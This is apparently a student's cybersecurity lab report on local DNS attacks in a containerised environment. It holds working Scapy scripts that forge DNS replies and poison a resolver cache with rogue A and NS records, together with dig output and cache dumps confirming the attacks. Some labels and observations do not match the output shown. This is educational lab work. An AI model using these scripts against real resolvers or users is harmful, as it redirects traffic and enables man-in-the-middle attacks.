
Assignment # 2
Cyber Security
Local DNS Attack


Name: Shirsh Gupta
Email: 2023mt12212@wilp.bits-pilani.ac.in
Student ID: 2023MT12212

Section 1.4: Testing the DNS setup

1. Extracting the containers IDs




2. Entering **"dig ns.attacker32.com"** command to check is DNS configurations are correct from user container.



Assignment # 2
Cyber Security
Local DNS Attack

3. Entering **"dig www.example.com"** command to check is DNS configurations are correct from user container.



4. Enter **"dig @ns.attacker32.com www.example.com"** command to check is DNS configurations are correct from user container.

```
root@e58dd1ea0e92:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19350
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 38970b92f4788f0501000000065566108ce883208f0a06a96 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Nov 16 18:35:52 UTC 2023
;; MSG SIZE  rcvd: 88
```


Observations: It is found that while using **'dig www.example.com'** queries Local DNS server for the resolving the IP address and gets response as '**93.184.216.34'.** While '**dig @s.attacker32.com www.example.com'** queries the attacker DNS server to resolve the IP address for www.example.com hence the IP address received in the later case is fake IP '**1.2.3.5'.** Since it's an attacker-controlled server, the response could be manipulated to redirect the request to a malicious IP address, leading to a potential man-in-the-middle attack.

Section 2: The Attack Task

Assignment # 2
Cyber Security
Local DNS Attack

2.1 Task 1: Directly Spoofing Response to User

a) Intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast.



b) Code for Spoofing DNS reply:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns1.example.com')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns2.example.com')
    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
                    ttl=259200, rdata='1.2.3.5')
    Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
                    ttl=259200, rdata='5.6.7.8')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-e223d583fce9', filter=f, prn=spoof_dns)
```

Assignment # 2
Cyber Security
Local DNS Attack

c) Dig www.example.com output

```
root@e58dd1ea0e92:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53832
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns1.example.com.
example.net.            259200  IN      NS      ns2.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.        259200  IN      A       1.2.3.5
ns2.example.com.        259200  IN      A       5.6.7.8

;; Query time: 51 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Nov 19 12:36:15 UTC 2023
;; MSG SIZE  rcvd: 206
```

2.2 Task 2: DNS Cache Poisoning Attack – Spoofing Answers

a) Flushing the cache

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc flush
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231110052501
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
```


b) Python program to flush local DNS Cache.

```python
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
```


Assignment # 2
Cyber Security
Local DNS Attack

```
    # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200,
rdata='ns1.example.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='ns2.example.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.com', type='A',ttl=259200, rdata='1.2.3.5')
        Addsec2 = DNSRR(rrname='ns2.example.com', type='A',ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=2, arcount=2,an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e223d583fce9', filter=f, prn=spoof_dns)
```

c) Final result on dig www.example.com from user machine.



d) Poisoned Local DNS server Cache



Assignment # 2
Cyber Security
Local DNS Attack

2.3 Task 3: Spoofing NS Records

a) Flushing the cache

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc flush
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231110052501
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
```

b) Python program to conduct attack DNS Cache.

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8'):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200,
rdata='10.9.0.153')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=1, arcount=1, an=Anssec, ns=NSsec1, ar=Addsec1)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-e223d583fce9', filter=f, prn=spoof_dns)
```

Assignment # 2
Cyber Security
Local DNS Attack

c) Final result on dig www.example.com from user machine.

```
root@e58dd1ea0e92:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25816
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 28 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Nov 19 13:15:22 UTC 2023
;; MSG SIZE  rcvd: 106
```

d) Poisoned DNS cache.

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc flush
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db | grep example
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db | grep example
example.com.            863992  NS      ns.attacker32.com.
_.example.com.          863992  A       10.0.2.5
```

2.4 Task 4: Spoofing NS Records for Another Domain

a) Flushing the cache

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc flush
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231110052501
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
```

b) Python program to poison local DNS cache.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
```

Assignment # 2
Cyber Security
Local DNS Attack

```
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
myFilter = 'udp and dst port 53'
pkt = sniff(iface='br-e223d583fce9', filter=myFilter, prn=spoof_dns)
```

c) Final result on dig www.google.com from user machine.

```
seed@VM: ~/.../Labsetup
root@e58dd1ea0e92:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46538
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8

;; Query time: 59 msec
```

d) Poisoned DNS cache.

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777587  NS      ns.attacker32.com.
www.example.com.        863990  A       10.0.2.5
root@a3f02d0fe30b:/#
```

Assignment # 2
Cyber Security
Local DNS Attack

2.5 Task 5: Spoofing Records in the Additional Section

a) Flushing the cache

```
root@a3f02d0fe30b: /
root@a3f02d0fe30b:/# rndc flush
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20231110052501
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
```

b) Python program to poison local DNS cache and perform attack.

```
#!/usr/bin/env python3
from scapy.all import *
from scapy.all import conf as scapyconf
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',  ttl=259200,  rdata='ns.attacker32.com')
   # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
   # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
scapyconf.sniff_promisc = 1
myFilter = 'udp and dst port 53'
pkt = sniff(iface='br-e223d583fce9', filter=myFilter, prn=spoof_dns)
```

c) Final result on **dig www.example.com** from user machine.

Assignment # 2
Cyber Security
Local DNS Attack

```
root@e58dd1ea0e92:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44332
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
www.facebook.com.       259200  IN      A       3.4.5.6
```

d) Poisoned DNS cache.

```
root@a3f02d0fe30b:/# rndc dumpdb -cache
root@a3f02d0fe30b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777594  NS      ns.attacker32.com.
www.example.com.        863997  A       10.0.2.5
root@a3f02d0fe30b:/#
```

Observations:

www.facebook.com. 259200 IN A 3.4.5.6:

***Caching**: This entry may or may not be cached, depending on the behavior of the DNS resolver.*

***Reason**: The entry is irrelevant to any entry in the reply (not related to the AUTHORITY or ANSWER SECTION). Hence,DNS resolvers may not choose to cache it.*

ns.attacker32.com. 259200 IN A 1.2.3.4:

***Caching**: This entry should be cached. It provides the IP address (1.2.3.4) for the nameserver "ns.attacker32.com" mentioned in the AUTHORITY SECTION.*

***Reason**: This is a legitimate use of the ADDITIONAL SECTION to provide the IP address of an authoritative nameserver.*

ns.example.net. 259200 IN A 5.6.7.8 Á:

***Caching**: This entry should be cached. It provides the IP address (5.6.7.8) for the nameserver "ns.example.net" mentioned in the AUTHORITY SECTION.*

***Reason**: This is a legitimate use of the ADDITIONAL SECTION to provide the IP address of an authoritative nameserver.*